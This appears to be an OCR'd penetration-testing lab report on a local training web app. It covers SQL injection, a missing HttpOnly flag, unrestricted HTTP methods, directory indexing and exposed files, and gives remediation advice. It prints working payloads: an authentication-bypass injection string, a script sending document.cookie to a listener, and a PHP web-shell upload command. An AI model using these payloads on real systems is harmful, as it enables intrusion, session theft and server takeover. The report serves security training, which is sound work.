
The application is vulnerable to SQL Injection on the login form at `http://localhost:8090/users/login.php`.

Exploitation

1. **SQLMap Confirmation**

   SQLMap was used to test and confirm the SQL Injection vulnerability:

```
sqlmap -u "http://localhost:8090/users/login.php" --
data="username=test&password=test" --batch
```




2. **Manual Injection**

Authentication bypass was achieved using the following credentials:

`Username: ' OR 1=1 #`

`Password: any`

Successful login provided access to the application.



2.2 Cookie Misconfiguration

Description

The PHPSESSID cookie lacks the `HttpOnly` flag, increasing the risk of session hijacking by allowing client-side scripts to access sensitive cookies.

Impact: Increases risk of client-side scripts accessing sensitive cookies, potentially leading to session hijacking.

Recommendation: Set the HttpOnly flag for session cookies.

Exploitation

Simulate Stealing the Cookie by inject a script into the page that sends the cookie to an attacker-controlled server.

1. **Set Up a Listener**
   Start a simple HTTP server to capture stolen cookies:


```
python3 -m http.server 8081
```

This will listen on port 8081.

2. **Inject a Script** Inject the following JavaScript into the browser console:

```
<script>
var img = new Image();
img.src = "http://127.0.0.1:8081/?cookie=" + document.cookie;
</script>
```

This script sends the `document.cookie` value to the attacker-controlled server.



Check HTTP server's console; we can see the request with the cookie:

2.3 Junk HTTP Methods

Description

The server accepts unsupported HTTP methods such as TRACK, PUT, DELETE, etc. This can lead to vulnerabilities like Cross-Site Tracing (XST) or file uploads.


Impact: Could lead to unexpected behavior or security issues.

Recommendation: Restrict allowed HTTP methods to GET, POST, HEAD in the server configuration.

Exploitation

1. **Testing Methods**
   The following commands were used to test junk HTTP methods:

```
curl -X FOOBAR http://localhost:8090/ -v
curl -X TRACK http://localhost:8090/ -v
curl -X DEBUG http://localhost:8090/ -v
curl -X PUT http://localhost:8090/ -v
curl -X DELETE http://localhost:8090/ -v
curl -X OPTIONS http://localhost:8090/ -v
```



   Observations:

   - All methods worked except CONNECT.
   - TRACK allowed Cross-Site Tracing (XST), exposing sensitive headers and cookies.
   - PUT: If allowed, attackers can upload arbitrary files to the server.
   - DELETE: If allowed, attackers can delete resources.
   - OPTIONS: If not restricted, it may leak supported HTTP methods.

2. **Failed PUT Exploitation**

   Attempt to upload a malicious PHP shell:

```
curl -X PUT -d "<?php system($_GET['cmd']); ?>"
http://localhost:8090/shell.php
```

   This was unsuccessful due to server restrictions.

Using:

```
curl -X TRACK http://localhost:8090/ -v
```

we could get Cross-Site Tracing (XST)

2.4 Directory Indexing


Description


Directory indexing is enabled on the server, exposing directories like /cart/, /css/, /users/, and /images/.


Exploitation

1. **Navigate to the following URLs in the browser or using `curl`**
   The following commands were used to test junk HTTP methods:

```
http://localhost:8090/cart/
http://localhost:8090/css/
http://localhost:8090/users/
http://localhost:8090/images/
```


localhost:8090/users/
Index of /users
Name
Last modified
Size
Description
Parent Directory -
check_pass.php 2021-07-25 17:57 620
home.php 2021-07-25 17:57 1.4K
login.php 2021-07-25 17:57 1.4K
logout.php 2021-07-25 17:57 178
register.php 2021-07-25 17:57 2.0K
sample.php 2021-07-25 17:57 130
similar.php 2021-07-25 17:57 813
view.php 2021-07-25 17:57 884
Apache/2.4.7 (Ubuntu) Server at localhost Port 8090


localhost:8090/cart/
Index of /cart
Name
Last modified
Size
Description
Parent Directory -
action.php 2021-07-25 17:57 2.5K
add_coupon.php 2021-07-25 17:57 13
confirm.php 2021-07-25 17:57 1.4K
review.php 2021-07-25 17:57 2.0K
Apache/2.4.7 (Ubuntu) Server at localhost Port 8090



2.5 Potentially Sensitive Files


Description

- `/icons/README`: Default Apache README file accessible, revealing server configuration details.
- `/test.php`: Development test file that may expose sensitive debugging information or hardcoded credentials.

Exploitation

1. **Access the files directly via the following URLs:**

```
http://localhost:8090/icons/README
http://localhost:8090/test.php
```


localhost:8090/icons/README
Public Domain Icons
These icons were originally made for Mosaic for X and have been
included in the NCSA httpd and Apache server distributions in the
past. They are in the public domain and may be freely included in any
application. The originals were done by Kevin Hughes (kevinh@kevcom.com).
Andy Polyakov tuned the icon colors and added a few new images.
If you'd like to contribute additions to this set, contact the httpd
documentation project <http://httpd.apache.org/docs-project/>.
Almost all of these icons are 20x22 pixels in size. There are
alternative icons in the "small" directory that are 16x16 in size,
provided by Mike Brown (mike@hyperreal.org).
Suggested Uses
The following are a few suggestions, to serve as a starting point for ideas.
Please feel free to tweak and rename the icons as you like.
a.gif
This might be used to represent PostScript or text layout
languages.
alert.black.gif, alert.red.gif
These can be used to highlight any important items, such as a
README file in a directory.
back.gif, forward.gif
These can be used as links to go to previous and next areas.
ball.gray.gif, ball.red.gif
These might be used as bullets.
binary.gif
This can be used to represent binary files.
binhex.gif
This can represent BinHex-encoded data.
blank.gif


localhost:8090/test.php

text


Bonus task - White box testing

If you want to practice more and see how vulnerabilites appears in the source code of the application, then you can pull the prepared docker image `docker pull webgoat/goatandwolf` and read the description on the docker hub.

